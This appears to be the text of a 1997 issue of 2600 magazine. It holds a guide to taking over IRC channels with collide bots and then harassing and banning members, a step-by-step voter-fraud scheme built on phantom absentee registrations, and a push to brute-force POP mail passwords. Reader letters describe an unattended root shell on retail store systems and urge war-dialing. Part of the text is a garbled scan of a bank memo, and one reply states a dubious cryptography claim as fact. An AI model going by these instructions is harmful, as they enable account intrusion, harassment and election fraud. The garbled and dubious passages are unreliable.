Bigger more organized channels inevitably have a bot (robot) or multiple bots. Bots are essentially souped up scripts that attempt to maintain ops on a channel by their continuous presence on that channel. Additionally, bots provide a number of channel maintenance tasks such as opping known members of the channel (either automatically or through password requests), providing notes, and other information. Bots however are primarily used for keeping ops on the channel and, depending on the type of bot, defending against IRC hackers. Bots come in many varieties and types but the best of them do a good job of deopping splitters (that's you, silly - you are opped on a split and when you rejoin the bot will deop you). Not only will bots deop you - many of the human ops have scripts (such as LICE) that, depending on the settings employed, will deop you as well. Now, with the prevalence of powerful scripts on IRC a recent phenomena is the occurrence of the desynch. This is a nasty event that takes place when you rejoin from a split and your script deops the existing ops and the existing ops deop you at the same time. What this does is confuse the shit out of the servers and cause them to desynchronize from one another. This is to be avoided at all costs. When this happens you will effectively become desynched from a large portion of the net and most of the channel (depending on what server you rode in on). What's worse is that you will think you have ops (which you will for that server) but in reality you won't and you will be wasting your time. So how with the prevalence of super bots and human ops with scripts do you take the channel? Using MCB of course!

Multi-Collide-Bot (MCB)

Multi-Collide-Bot (MCB) is a powerful

tool and your best friend. MCB is an even lovelier program that creates a clone of a nick you want to kill (almost always an op on the channel you are trying to hack) on a server that has split (yes, the one Link Looker informed you of). Basically you feed MCB the name or names of the nick you want to kill and tell it what split server to establish those clones and upon rejoin, *bam/smack/kill!!* Yes, that's right, the target is thrown out of the channel (losing ops) and must re-establish a connection with a server to get back onto IRC and into the channel. So yes, you have figured it out. If you kill all of the ops on a channel and you ride in on a split you will be the only op in the channel. Let me assure you there is nothing like seeing the nick kill messages of the ops you have targeted as you ride in on the split.

Pre-Takeover Preparation

There are a number of things you can do before you attempt to take over an IRC channel to make things easier and be as well prepared as you can possibly be. Plain and simple you must know who you are attacking. One of the most important things you can do as you sit and observe the channel is to determine which bots and/or human ops are deopping on rejoins. These are the nicks you want to target first. You will fail if you don't kill these nicks and rejoin because you are likely to cause a desynch (discussed above). However, it is essential to make sure you kill all of these ops. Leaving just one op alive means you have lost that battle and must now regroup and wait for another split. It is important to watch out for ops changing their nicks if they detect a split. If they do this, the MCB you tagged with their nick will be useless to you. The way I prevent this is to be on both sides of the split. That is to be opped in the channel on the split server and have a clone in the channel on the other side of the split monitoring the goings on, telling you if ops change nicks or new people are opped (in which case you create a new MCB with their name on it).

Things To Do Once You "Own" the Channel

Once you own the channel, the decision is clearly yours on how you want to proceed and needless to say the number of things you can do is endless. However, let me share with you a number of time tested ideas that are sure to give you a thrill not to mention totally piss off the channel you have now hacked. The first thing you can do is to taunt the former ops of the channel. That is to say, they will probably be cursing you and telling you what a loser you are for hacking the channel. They will say things like "get a life, do something more productive." Remember, don't take it personally. You have to keep in mind that it is the former ops who in fact are the ones who need to get a life, considering the only power they have (or make that *had*) was to have ops in the first place. So you can continue to taunt and if they get really belligerent you can kick them off the channel. They will undoubtedly come back within a second or two and then you can say something like, "Now, now - I am in control of the channel and I will not tolerate such language and behavior. If you are unable to control yourself I will be forced to ban you." Now this is sure to get some violent response from the former op in which case you subsequently kick and ban them and move on to the next person. Another thing I like to do is to word ban. This is particularly easy if you have LICE. What you do is pick a word that if typed onto the screen by any of the channel members, will automatically result in you kicking them off the channel with the reason that that word is banned. This method is particularly good in channels like #teensex where people are always saying the word sex, male, female, teen, age, etc. All you do is ban those words and watch the kicks begin to fly. Another thing I like to do is moderate the channel. What this does with the /mode +m command is to make it such that nobody on the channel can speak. This is a particularly good thing to do when many of the channel members are getting out of hand and you want to make some sort of statement without anybody interrupting you. Yes, all eyes will be trained on you. If you want to be really mean, when you are finished hacking the channel, you can leave it moderated in which case nobody will be able to speak and the channel is effectively shut down. Another thing to do which is nasty as well is to kick everybody out of the channel and make it invite only, effectively shutting it down as well. Think of your own creative things to do.

- Buffalo News (Upstate)
- Jamestown Post Journal (Upstate)
- Rochester Democrat (Upstate)
- Syracuse Post Standard (Upstate)

An additional ad was placed in the *New York Times* to ap
advertisement containing the complete listing of Downst
appear that day.

The advertisements list the **mailing address and teley**
Property Reporting Area for customers wishing to

A non refundable advertising fee will be assessed
current principal.

■ WOW96 Downstate ■ WOW

PIN Change for Custome
Cards after Reporting
Servi

Due to a systems problem, you must char
Temporary Card to a customer who prev
PIN was lost, stolen, or compromised al

To ensure the customer makes this requ
request a PIN change when going to a

IMPORTANT> ***If the ATM PIN is not
stolen will continue t***

You will be notified when this proble

082997-3.DOC

nounce th
ate unclaimed pro-

phone number of the Abandoned
nquire about an item listed.
, and deducted from the customer's

N96 Upstate ■ NY WOW

's Picking up Temporary
PIN Lost or Stolen to
ceLine

ge a customer's PIN when issuing a
iously notified ServiceLine that his or her
ong with the ATM card.

est, ServiceLine will advise a customer to
ranch to pick up a *Temporary Card*.

changed, the ATM card reported lost or
work.

m is corrected.

Page 1 of 1

Confidential: For Internal Use Only

HOW TO DESTROY SENSITIVE INFORMATION. Always tear confidential memos into two or three pieces before placing them in the trash. This ensures that nobody will be able to read them. We only wish we knew what company this was so we could congratulate them publicly.

Brute Forcing The World

by ChezeHead

One university I know of uses an old Burroughs mainframe for their registration computer and allows, with a username and a four number pin code, access to a person's grades, the ability to add and drop classes, financial aid information, and a student directory. They also implemented a campus-wide pop mail server with the default passwords, changeable only through a program like Eudora, of a static four letter combination and the pin code, allowing a brute force attack that takes ten minutes maximum against the majority of accounts, and then complete access to the student directory to find more usernames!

Welcome to the ancient art of brute force hacking, the way into systems with no gaping wide backdoors such as PHF or sendmail's finer remote hacks. A world in which infamous internet attacks such as the Great Worm were able to enter thousands of systems. The concept of brute force hacking hasn't changed much although in recent years different forms of attack have sprung up; at one time telnet and ftp attacks were common and they are still around, but it gets really annoying when after three tries you are disconnected, and system logs can show huge attacks against usernames.

Enter the latest greatest system for delivering email, the Post Office Protocol aka popmail. There are many systems out there yet that don't log pop attempts, and many popmail servers don't kick you off, so you can start a script and let it go, being almost assured of eventually gaining entrance to a system. ISP systems, as they are usually extremely lax in required passwords in an attempt to keep their customers happy, can be very easy marks.

Popmail is a very simple protocol to play with. Just like ftp you login with user <username> and pass <password> and, unless an encryption scheme such as apop is used, the passwords are just sent in the clear. Popmail servers reside normally on port 110 for the pop3 protocol, the current standard.

I won't include a script for this as that would be too easy, but it shouldn't take more than 15 minutes to write and debug a working brute force script for popmail, and the results can be incredible.

WRITE FOR 2600!

Apart from helping to get the hacker perspective out to the populace and educating your fellow hackers, you stand to benefit in the following ways:

A year of 2600 for every article we print (this can be used toward back issues as well)
A 2600 t-shirt for every article we print
A voice mail account for regular writers (two or more articles)
An account on 2600.com for regular writers (2600.com uses encryption for both login sessions and files so that your privacy is greatly increased)

PLEASE NOTE THAT LETTERS TO THE EDITOR ARE NOT ARTICLES

Send your articles to:

2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953-0099

Hack The Vote

by A Nara-Candidate

The Voting Rights Act of 1965 and the more recent "Motor Voter" laws (officially known as the National Voter Registration Act -circa 1995) allow the wily hacker - or the zealous political extremist - the opportunity to over-influence the political process in the United States with a very positive risk-reward ratio: vote early, vote often, vote with very little chance of getting caught.

"Motor Voter" is less useful, so we will discuss it first. All it does is present voter registration material at almost every contact an individual has with government, either federal, state or local. It is named from the practice of actually attaching a voter registration form to various motor vehicle department forms, notably driver's license applications and the like. Its only effect is to enlarge the electorate, allegedly favoring Democrats. However, it is interesting to note that the previous act enlarging the electorate (the lowering of the voting age from 21 to 18), though predicted to favor Democrats, has actually favored Republicans in most elections since this has been in effect (1972).

The Voting Rights Act is the tool, the camouflaged loaded gun waiting to be seized by hackers - or by Hitlers.

The act states that if a geopolitical area (a state, such as Mississippi, a county, or a city such as New York City) has a minority election turnout which is less than that minority's percentage of the general population, then that area is subject to the Voting Rights Act, which liberalizes the election laws.

In other words, if NYC has a population which is 35% black and 30% Latino/Hispanic, then at least 35% of voters at the polls must be black, and 30% must be Hispanic/Latino. Otherwise the NVRA kicks in.

This raises many interesting questions. What if you're a very dark skinned Hispanic? What if you're a dark skinned Latino libertarian and refuse to declare your ethnic background? What if David Dinkins (a black man) runs against Fernando Ferrar (a Hispanic man) for mayor of New York, and almost no whites vote - are the white people's rights violated, and should the NVRA then apply?

Enough of that. No one philosophizes over rlogin, they just use it. How can we use the Voting Rights Act of 1965?

The main applications of the NVRA are the permitting of voter registration by mail and the elimination of identification requirements.

Mail applications can be found at most public (governmental) buildings: Department of Motor Vehicles and Post Offices. Notarization or witnessing of these forms is not required; the prospective voter simply fills out the form, signs a name, and mails it. At this point, there are a few dangers to a "hacker" - first, the registration *must* be mailed from within the state (a rule set up to combat fraud); second, in most states, a voter ID card - usually with nothing more than the name, congressional district, and election district for the given address - is sent to the address provided on the registration form in a "DO NOT FORWARD" envelope. If this envelope is returned, most Election Boards will remove the name so recently added to the voter rolls.

A criminal can get around this second danger in either of two ways: he can register at the last possible moment (this differs state by state, but is usually 30, 60, or 90 days before the election he wishes to vote in. Of course, a few days must be added for mail delivery. This works well *only* in states with the 30 day deadline, such as New York!) or he can use a name similar to one found in a phone book. John Jacob Astor might not think much about getting a voter registration card in the name of Jon Jacob Aster or John Jacoby Aslor.

The "voter" must decide if he will visit the various polling places himself and vote manually or if he should risk using absentee ballots. If using absentee ballots, in most states the decision must be made when registering to vote. (The New York State form has a space for this purpose.) In some states, these ballots may be sent to a third-party address, i.e., an address other than the voter's.

In most states, the absentee ballot must be sent out by the voter - and postmarked - roughly two weeks before Election Day!

While dozens or hundreds of absentee ballots sent to Hacker Travel, Incorporated may seem suspicious to some election boards, this is fairly easy to cover up with a database of personal information (name, address, date of birth, party registration) for the phantom voters, as well as latex gloves, mass market pens (such as Bic or Pilot), no-lick postage stamps, and a sponge to seal the ballot envelopes.

Though our multi-threaded voter may be an energetic marathoner, some danger lurks at the polls. He may run into the same person (a police officer, election official, or reporter) at multiple polling places. Even though the Voting Rights Act prohibits requiring possession of your voter registration card, and the "Motor Voter" law and various immigration laws from 1995 prevent election officials from examining other ID and even asking if you are a US citizen, indications of apparent fraud should probably be avoided.

In addition, no matter how speedy our constituent, lines of people waiting to vote do occur and will slow him down. Examination of his database in public will be difficult and suspicious; practicing alternate signatures (even in his own handwriting) impossible.

In short, to vote often, vote by mail.

The E-ZPass System

by Big Brother

I am responding to the comments in the Summer 1997 issue (on page 55) about the New York State Thruway's E-ZPass system and its ability to identify a particular vehicle for violation enforcement by using "secret detectors."

These "secret detectors" are probably nothing more that conventional radar units, wired to a central location for recording data. If the "secret detector units" are state-of-the-art, they are video cameras feeding a video unit with software that allows individual vehicle speed determination and recording. The use of E-ZPass to cite speed violators is cumbersome and can only "average" the vehicle's speed over a known distance, as I will explain below. Radar units, RF or laser, or video systems are much easier to use for the actual speed determination.

What is a "toll pass?" There are many types of "toll passes" in use. E-ZPass is only one. To alleviate the paranoia concerning toll passes, let's understand how the system works and with this understanding will come realization and, perhaps, "relief" that the "authorities" sometimes really do try and make things easier for the motoring public without always hiding some "Big Brother" device among the "goodies."

Transponders (aka "toll passes" or "tags") are used to identify the location of a particular vehicle. By passing a particular location, a motorist's location, time, and date will be recorded. Not the speed. It takes two stationary installations to determine a vehicle's speed. The vehicle's "average" speed is then calculated between these two known locations. There are many ways to easily determine a vehicle's speed without trying to adopt the E-ZPass type system to this use but, if they have enough stationary locations, it can certainly be done. This is not rocket science. Let me explain (without, hopefully, writing a booklet). The technical types might find this interesting.

Toll pass systems use microwave frequencies, usually in the 900-928 MHz, or 2.8 GHz, or (soon) 5.8 GHz bands to communicate between the stationary transmitter/receiver and the vehicle transponder. Can you jam these frequencies? Sure. If you do, and the system uses gated access, you will not be granted access. So what good have you done?

Could you cause a signal to be transponded that would indicate a lower charge than you should be paying? Some systems only query the transponder for its unique identifier number. The central computer keeps the rest of the data for the billing occurrence. This would seem to me to be impossible to "hack" at the transponder end. Other systems record the entry time, location, etc. into the transponder. Then, when the transponder is queried upon exiting, both the "entry" and "exit" data are sent to the stationary receiver. There is potential here for hacking. It is also federally illegal (two years and $ 10,000 per occurrence) and not recommended. (Hey guys, there ain't no free ride, Somebody has to pay for the road. Let the users pay or all of you nonusers will wind up paying for the roadway via higher income taxes, fuel taxes, and so forth.)

900-928 MHz is the most common frequency spectrum presently in use. Want to hear what the transmissions from the vehicle transponder sound like when "they" are using a 900 MHz system? Place a cellular telephone near the transponder and depress the "SND" key. The transponder will usually react to the nearby cellular frequency and think it is being queried, hence causing a transpond. You will hear the transpond as a burst of data in your cellular telephone's handset earpiece. Record this for analysis. It is not encrypted and usually consists of a simple multiple digit code. Depending upon the system being used, this transpond will always contain the transponder's unique identifier code, and it may also in-

clude the date, time, location of last time it was queried, and other administrative information.

One commonly used toll pass system uses "backscatter modulation" to activate their vehicle transponders. From a stationary transmitter, with the antenna mounted over the roadway, microwaves are caused to impinge upon the vehicle mounted transponder, causing the transponder to power up, use some of the absorbed microwave energy, and reflect ("backscatter transpond") back to a nearby stationary receiving antenna, on another nearby frequency, with the transponder's identifying code number (usually about eight digits). A central computer records the identification number, location, time and date, and performs the desired action. This is all that is required for "entry verification" to a parking lot, etc. More normally, this initial information will be the entry point to a controlled access Tollway.

Intelligent Vehicle Highway Systems ("IVHS") use a second occurrence of the proceeding action, occurring at a second location, usually where the vehicle exits the Tollway. The central computer will then access the "billed to" account and record this data for end-of-month processing into an invoice.

As you may have deduced, backscatter modulation is imperfect as a speed determining medium. Within a distance of many meters there is no relatively accurate method to determine just when the transponding action will occur. As an aside, if the vehicle has one of the "metallic" impregnated windshields used to reduce ultraviolet ray transmission into the vehicle, the normally "inside the windshield" mounted transponder will have to be mounted on the outside - usually in the area of the front bumper - so it is unshielded. But I digress. Different stationary microwave transmitter/receiver combinations can cause the distance-to-vehicle measurement to vary. Multiple vehicles being almost simultaneously measured are another cause for error. At highway speeds the inaccuracy of the distance determination is enough to potentially flaw any attempt at speed measurement at a given location.

This same argument applies for battery operated vehicle transponders. However I do believe they would be inherently more accurate than backscatter types, even though I would not believe their accuracy would be sufficient for speed measurements over short distances. A counterpoint can be made that, if the distances between the two stationary transmitter/receivers is great enough, and I am not going to bother with the calculations but a quarter mile or so would certainly do it, the distance inaccuracy in reading the transponder would be rendered inconsequential and speed could be determined with sufficient legal accuracy.

So why not measure speed this way? Each stationary installation will cost many thousands of dollars ($30,000 each is a good estimate). And it takes two such installations. Why complicate life when it is unnecessary? It is much easier and vastly less expensive to perform the speed determination with radar and a camera. Or with a video system. Especially with a video system. Betcha this is what the New York State Thruway is using!

If you want to join the modem age in speed enforcement you would use a pure video system. Forget the radar; this system is undetectable. There are no emissions and, consequently, nothing to detect.

Fully automatic video enforcement is not yet legal in all states (aren't you lucky!) However, the laws of some states do allow ticketing speed violators via this method. Imagine a scene being photographed with the frame rate of the camera being known. Therefore a vehicle moving between two known points on the video picture can have its speed easily calculated. There are several systems that can do this. You do not even need an actual known point of reference.

Some systems allow you to "draw" two lines on the screen of your video monitor like the sportscasters do during a football game. When the vehicle crosses the first line a clock timer begins. Crossing the second line stops the counter and, bingo, your speed can be calculated very accurately.

When the calculated speed is above an arbitrarily set threshold a "freeze frame" will be captured and held. And, just to terrify you more, up to 26 lines can be drawn on one video screen, meaning that up to 13 simultaneous vehicles can be tracked. (You have to have one entry line and one exit line for each "detection block.")

Lines can define detection blocks for each lane, located adjacent to each other, or they can be located in the same lane, perhaps a quarter mile apart, subject to the video resolution possible. Different timing thresholds can be set for each detection block. And the camera does not need to be near the site in question, just have a clear field of view. However, since bad weather would limit the system's ability to "see" vehicles, the camera(s) will usually be mounted near the site in question.

Using near infrared technology cameras that are quite inexpensive, and near infrared "illuminators" which are really just floodlights operating in the near infrared spectrum, the entire site can be flooded with light for the camera to use, light that your eyes cannot detect... it will look dark to you and they can still see you!

With a line drawn for height detection and a side mounted camera, "over height vehicles," usually trucks, can be detected and someone alerted to stop them. If there are different speed limits for trucks and cars, this is how they can be differentiated.

The resultant "freeze frame" will be automatically processed to produce a printed picture of your vehicle from the rear, showing your license plate, and then imprint the image with your vehicle's speed, the date, and time. AT&T is above 95 percent accuracy in doing optical character recognition on your license plate and automatically entering the plate number into the computer system. Imagine how easy those European license plates must be for OCR. Now if we could just "standardize" the print and colors used on U.S. plates....

Not uncommonly, a second camera will simultaneously take a photo of the driver. Look around when you see one camera and see if you can find the second one. It can be mounted more than a block away from the site in question. Again, location is determined by the ability of the camera to take a good picture in adverse weather conditions. All of this results in a citation, including copies of any photographs taken, being mailed to the address shown on the vehicle's registration. Pay up or "see you in court."

As another aside, in some states the use of the second camera to photograph the driver has been considered an invasion of privacy and may not be allowed by that particular state, hence they do not know who is driving the vehicle. It is possible that the vehicle's owner may be held liable for the operation of the vehicle. One case comes to mind where the citation, including the driver's photograph and that of the incident passenger next to him, arrived at his house and was opened by the driver's wife. Needless to say, as revealed in the ensuing divorce proceedings, the driver had been thought by his wife to be elsewhere and not in the company of the lady next to him! I believe this case was sufficient to obtain the elimination of the "driver's camera" in that state and hence prevent future incidents such as this from occurring.

I am somewhat sure, but not absolutely positive, that the New York State Thruway is not issuing speeding citations solely via the use of the E-ZPass system. Perhaps a reader is with that fine agency?

In closing, do not lose the convenience of the E-ZPass system because of paranoia about speeding violation enforcement. If they want you they will get you with much easier and more efficient incontestable methods!

And, no, I do not work for the New York State Thruway. But I would use their E-ZPass system if I lived there.

NATIONAL SECURITY COUNCIL
WASHINGTON, D.C. 20504

F88-519

September 22, 1997

Dear Mr. Corley:

This is in response to your Freedom of Information Act request, dated April 15, 1988, concerning records pertaining to the "National Emergency Telephone System (NETS) and the 710 area code."

As an organization in the Executive Office of the President that advises and assists the President, the National Security Council is not subject to the Freedom of Information Act. However, the NSC accepts and processes requests from the public and releases information as appropriate on a discretionary basis.

We have completed a search of our holdings and we are unable to locate any records responsive to your request.

Sincerely,

Rod Soubers

Rod Soubers
Deputy Director
Access Management

Mr. Eric Corley
2600 Enterprises
P.O. Box 99
Middle Island, NY 11953

Now THIS is what we call a diligent search. For nine and a half YEARS, the National Security Council has been searching for the information we were looking for. Three presidents have occupied the White House since we filed this request! Now that we have our answer, we can move to Plan B.

We Printed Your Letter!

True Hacking

Dear *2600:*

I just read the article in Volume 14, Number 1 about hacking LED signs. A few years ago, a friend of mine and I were war dialing and, among other things, came across a modem number for True Value, a local hardware store. The login read something like "Type login I.D. or press ENTER for backdoor" so I hit enter and it asked for a password. I hit enter again and we were in. No password. While toying around to see what could be done we noticed the programming for the LED sign in front of their store could be done from here. But, being too paranoid, I logged off, and when I tried back several weeks later a password had been added. After reading your article, I plan to get back on there and have a little fun. I may even send a picture later. But, for now, I encourage *anyone* with a True Value local to them to start war dialing now.

honaker

Fun At Barnes & Noble

Dear *2600:*

My Barnes and Noble store uses four AT&T PCs for looking up books. If the ISBN number X50 is entered (Author COFFEE, I; Title COFFEE), all coffee sales for the past year are shown. I haven't tried X[1-49] yet, but I thought you'd like to know.

Black Jaguar

Anyone who can manage to publish a book with that title and author name stands to make a pretty penny.

Dear *2600:*

/dev/thug had some interesting things to say about the Barnes & Noble computer systems (pressing alt+both shifts to open a config screen on any terminal) but he doesn't know the coolest thing.

First a brief run-down. The cash registers and dummy terminals at any Barnes & Noble store are run from two nodes in the back, typically one in the receiving room and one in the manager's office. They alternate, which means the odd number registers run from node 1 and the even numbered registers run from node 2 (it has happened that one node has crashed allowing the employees to still run the store from the remaining node).

In addition to the two nodes and dummy terminals, there is what is called an ISP (In Store Processor). These machines send sales data to the home office in New York. They were also recycled out of the old B. Dalton and Software Etc. stores when they upgraded their systems.

On the nodes in the back room you can press ALT+2 to change to a UNIX prompt and ALT+1 to change back to the Wings (their custom software) menu. (It may be Shift or Control + the number key; I haven't worked for B&N in a number of years.)

Now here is the cool bit. When the ISP logs on to the nodes to get sales data for transfer to New York *it doesn't log off*. So if the store manager gets lazy and runs the ISP routine at 8 or 9 pm (I've seen them do it as early as 5) then all you have to do is get access to one of the nodes (easy if you work there, harder if you don't), get to the UNIX prompt using the above method, and you have complete system access at the root level all because the people who set up the ISP were too dumb to log it off.

I saw this first hand at four Barnes & Noble stores and I repeatedly warned them about it as a security hole. If they haven't fixed it by now then they deserve what they get.

anonymous

Dear *2600:*

After reading /dev/thug's letter to you in Volume 14, Number 1, we had to send in a reply. We at the Barnes & Noble's Support desk would like to thank him for the wonderful laugh.

In his letter he wants to dispel some misinformation about the store. He failed miserably. First off, the system is not proprietary. B&N likes using standard hardware and configurations because it makes supporting the system easier. As for the Operating System, our friend must not be familiar with UNIX or DOS because that's what runs most of our stores. Only a few stores at this time are running Windows NT and I hope he knows how to recognize that!

/dev/thug must have picked up a computer dictionary somewhere and neglected to read the definitions of the *big* words he was trying to use to impress your publication. Not all our stores use a "Star Topology." A lot depends on the number of registers and nodes. The star topology is used in very small stores. Another thing: the main server does not "run blind." It has a monitor and keyboard. This is where the store runs the openings, closings, and other managerial functions.

The operating system he talks about is not called Wings. The operating system is QNX, a version of UNIX used for point of sales applications. Wings is just a label given to the system. As for the "secret configuration" screen of the DT's, it's not a secret. Anyone with any kind of computer knowledge knows that DT's and PC's have CMOS screens and that's all this is. There isn't much fun in playing around with these settings because almost any change made will either freeze the screen or make it go to a blinking cursor. This can be reset by hitting "D" to reset the defaults, "S" to save them, and "F9" to exit. There is no "E" command as /dev/thug stated in his letter. He must be out of the info chain as far as development goes because the idea of putting Book In Print onto the store system was scrapped over a year ago. Instead B&N has chosen to create their own Title database that will be incorporated into the new system. And the best part... the ISP (In Store Processor) is a glorified word processor. The ISP has only two real functions: one is to keep track of the store's magazine inventory and the other is to let the store manager read their administrative messages (a cheesy form of email). It's not even a backup to the nodes. There are no modems connected to it even though sometimes one of the store modems is labeled "ISP modem." If the wiring is traced it goes nowhere near the ISP. There is no "fone/phax bridge" - it's two modems on the node. One is for polling and the other is for the store to shop vendors.

If /dev/thug had taken a few minutes to call us at Westbury, we would have gladly answered any technical questions he may have had. We don't mind taking time and going over the system. Having people in the stores who are educated on the system makes our job easier.

Barnes & Noble Financial Center
Westbury, NY

You may be getting a lot more educated people in your stores than you can imagine. Thanks for the info. We've now published letters from three different Barnes and Noble employees, all of whom are cool enough to share info rather than restrict it. Surely such people exist at other large chains....

Righteous Hacking

Dear *2600:*

I read the article "Sharp Cash Trix" in the Spring 96 issue. Mr. Fiery gives info on the Sharp ER-3100 cash register. The ER-3100, according to Fiery, makes no noise when the drawer is opened by hand. The Sharp ER-3231, which looks very much like the 3100, makes a loud ding (similar to the ding elevators make) when opened by hand. I do hope some asshole who wrongly considers himself a hacker tries to abuse the info by trying to open what he thinks is a 3100 in order to steal money. Then, to his dismay, the register, which is really a 3231, makes a loud ding that gives him away. Every wannabe who makes hackers look bad by abusing our information should get caught that easily.

Bomber Chick

Dear *2600:*

I would like to ask a huge favor of you. I have a 14 year old son who, regretfully, I do not have custody of. He is very bright and computer literate. Unfortunately he has steered his creative energy in the wrong direction lately, such as hacking into the school computer, letting a few viruses loose, and getting caught. I would love to get him a subscription to *2600*, but alas, my parents, who have custody, would go ballistic. Could someone there please drop him a little note, via snail mail, and tell him a little bit about "hacker ethics?" Coming from *2600* I am sure it would have much more influence than anything I could write or say. It would mean very much to me as well as him.

Katfish

We're not able to send out individual replies (and in this case getting an unsolicited personal note from a strange magazine may cause way more harm than good) but you can clip this reply and mail it to him, anonymously if necessary. Hopefully others will heed this too: it's easy to screw things up with knowledge. That leads simpletons to the conclusion that certain knowledge is bad. They will never experience the thrill of hacking and the rush you get from discovery. They are rule followers who don't want to ever rock the boat. And then there are those the rule followers need - the rule breakers who cause mayhem for no real reason, just because they can. You have knowledge and ability and a good chance of avoiding the dead end lives of the above. Understand why you either follow or break the rules and use that knowledge to change things. And, above all else, don't hide behind hacking as a reason to do things you would never do in real life. What you do behind a keyboard should be a reflection of the values you believe in already.

Replies

Dear *2600:*

This is my little response to Mr. "I'm gonna bust your balls" from 14:1. Professional... ha! Can't even formulate a decent argument. I'm not writing just because of the content of his letter but the overall tone of it. It was spiteful. And what's sad is that what he thinks is what the majority of people think. He's completely taken in by the media stereotype and doesn't seem to exercise much thought of his own. And it's the little things in his letter that tell me this.

First, if he actually read *2600* or knew anything about us, the first thing he would realize is that we aren't crooks. Case-in-point: the numerous letters you received regarding "How to Steal Things." Theft is not the driving force behind what we do.

Second, handles are not something that we hide behind. It does not display any cowardice. We use handles to create identities. There's a lot you can learn from a handle - favorite bands, favorite authors, attitude, etc. Would he consider Orwell a coward for hiding behind a pen name?

I would imagine that this gentleman (and I use the term loosely) knows nothing about what he appears to hate so adamantly. They say that hackers do what they do because of some innate immaturity. Read his letter. Which side is being immature? Not the Professional. He says he laughs at punks like us. His letter wasn't very jovial. And I'm the one who fell off the sofa laughing when I read it.

"Hack me and I'll bust your balls." Whatever.

Imran Ahmed a.k.a. Eric Blair

Dear *2600:*

This is in response to billsf's letter (Summer 1997) regarding my "Red Box Detection Circuit" (Spring 1997). My article and design was silly, but not an April Fool's joke like billsf had mentioned. Many people had displayed interest in seeing such a circuit, so I went ahead with it. The article was meant to show people what can be done with electronics and was to be used as a building block and learning tool. With any design, be it hardware, software, artwork, etc., there are many different ways to

get to the final goal.

billsf seems convinced that the mentioned circuit will not work, but he did not take the time to build a prototype of my circuit before criticizing it. I have prototyped and tested the circuit multiple times, and it works flawlessly.

In response to his claims:

1) "Using a LM386 as a preamplifier is simply not a good choice and powering it from nine volts to drive a five volt chip is looking at a blown IC!" The circuit I used for the audio pre-amp is the standard example circuit for an amplifier with a gain of 200 as described in the National LM386 data sheet. I happen to like the LM386 Audio Amplifier because of its ease-of-use and easy availability. The limits of Vcc to this chip range from 4V to 12V, and 9V is very much within this range.

2) "The 510k to +9V is also mysterious." The 510k resistor used to power the condenser mic was chosen after brief experimentation. The value seems to work perfectly with my microphone, so why change the design? As with any electronic circuit published in a magazine, the values should not be set in stone, because of differences in components and tolerances. Your microphone may require a different value, but it works fine with mine.

3) "The MX105A is a very poor choice for the detector, as it requires adjustment." I thought this feature of the MX105A was very attractive because the circuit can be "fine tuned" for frequency detection of your own specifications, and you aren't stuck to the standard frequency tolerances of the 8870 DTMF decoder. I chose the MX105A because it was an interesting IC and I wanted to experiment with it. In an email correspondence, billsf explained to me a different circuit with the same result using the 8870 DTMF decoder (described in his letter). Although I respect billsf's knowledge of electronics, he must realize that there is not only one correct solution to the design.

4) "Anyone who would attempt to build this should know that the LED will go on and off at every other pulse." By only looking at the schematic, this may appear to be the case. The one thing that cannot be seen in the schematic, but only by comparing the component values to the MX105A data sheet are the lock and detection times. Since the five pulses of the "quarter tone" are so close together, we can choose values to make the IC detect the entire string of tones, instead of each of the five tones. This way, the Detect Out pin of the MX105A will toggle high and low for each quarter, not each nickel as billsf claims.

As an aside, I noticed a mistake in the published schematic of my article. All of the components connected to the right side of U2 (MX105A) should not only be connected to each other (as shown in the schematic), but pulled to ground as well.

kingpin
L0pht Heavy Industries

Dear *2600:*

It's good to see some crypto-related articles in *2600* (Seraf's "Fortezza: The Next Clipper?" in v.14 n.2). But *please* encourage the authors to do their research before discussing the subject. There's plenty of available texts, papers, source code (online and in the bookstore), and even mailing lists and newsgroups regarding cryptography.

Some comments and nitpicking:

(1) The NSA didn't force DES on anyone. By the early seventies, a lot of corporations needed a standard that was publicly known and deemed secure. As suspect as the NSA was and is, there were few other people or organizations at the time with the skill to evaluate algorithms.

(2) As to whether DES was purposely designed by the NSA to be easily cracked: what is meant by "cracked"? Very likely there's no subtle mathematical magic keys that can easily decrypt the algorithm. Despite the religious view many paranoids hold, the NSA is not so many light years ahead of the rest of the world mathematically that (even if crash test dummies from Roswell help them out) such a ruse could be pulled off. If ever such a thing were discovered, the NSA would lose all trust from large corporations that have used DES. It *might* be that DES was designed to allow special key searching algorithms combined with some forms of cryptanalysis to work more efficiently, but this is still brute force cracking and anyone with the resources (a large corporation, other foreign governments, or a group of people on the internet) can do this. Unlike Skipjack, DES has been public knowledge for over 20 years and anyone who wants to can and has (and will be for some time) scrutinizing and tearing it to pieces. And keep in mind that a purposeful weakness made in DES by the NSA could have been discovered by, say, their Soviet counterparts, who would have enjoyed being able to decrypt Western capitalist financial transfers.

(3) As for the Digital Signature Algorithm (DSA) and companion Secure Hash Standard (SHA-1 algorithm), these are also public and open to scrutiny. They were designed to be used for signatures (which the NSA would have little interest and use in being able to forge - the only use for a weakness or crack in a digital signature algorithm). Which is not to say DES, DSA, or SHA-1 are perfectly secure algorithms. They have their weaknesses when used in certain circumstances. All crypto algorithms do.

Fortezza and Skipjack may not matter in the long run: there are plenty of non-NSA and non-US, publicly available algorithms, plenty of widely available (often free) crypto software (with the source code if you're really paranoid) using non-Skipjack standards out there.

I'd be more interested in seeing an article about hacking Fortezza, and figuring out more about how the Skipjack algorithm works or to find flaws and weaknesses in how the card operates.

Deranged Mutant

Seraf replies:

"The NSA did not force DES on the public in its early days, but it didn't need to - America was so happy to finally standardize on a single cryptosystem that it embraced DES. Does the Agency force the algorithm on companies today? Let's just say that they won't license any company producing truly secure crypto goods as a Fortezza manufacturer.

"Regarding your scrutiny of my allegation that DES

is 'trap-doored,' this is now a well-known fact. The S-boxes, along with their 'magic numbers' (which were changed from LUCIFER, on which DES was largely based, for no publicly-stated reason), are specifically designed to make the algorithm weak in government hands. So, in those 20 years you speak about, DES HAS been torn to shreds, to some degree.

"Moving on to SHA-1, I never said that it was weak/weakened - not sure where you got that one from. DSA, however, has NOT been extensively peer-reviewed, and it would certainly be in the NSA's best interest to have it backdoored. Unfortunately, however, I cannot give evidence for this hypothesis so compelling as the evidence that DES is trapdoored. It's just something to keep in mind, as a possibility.

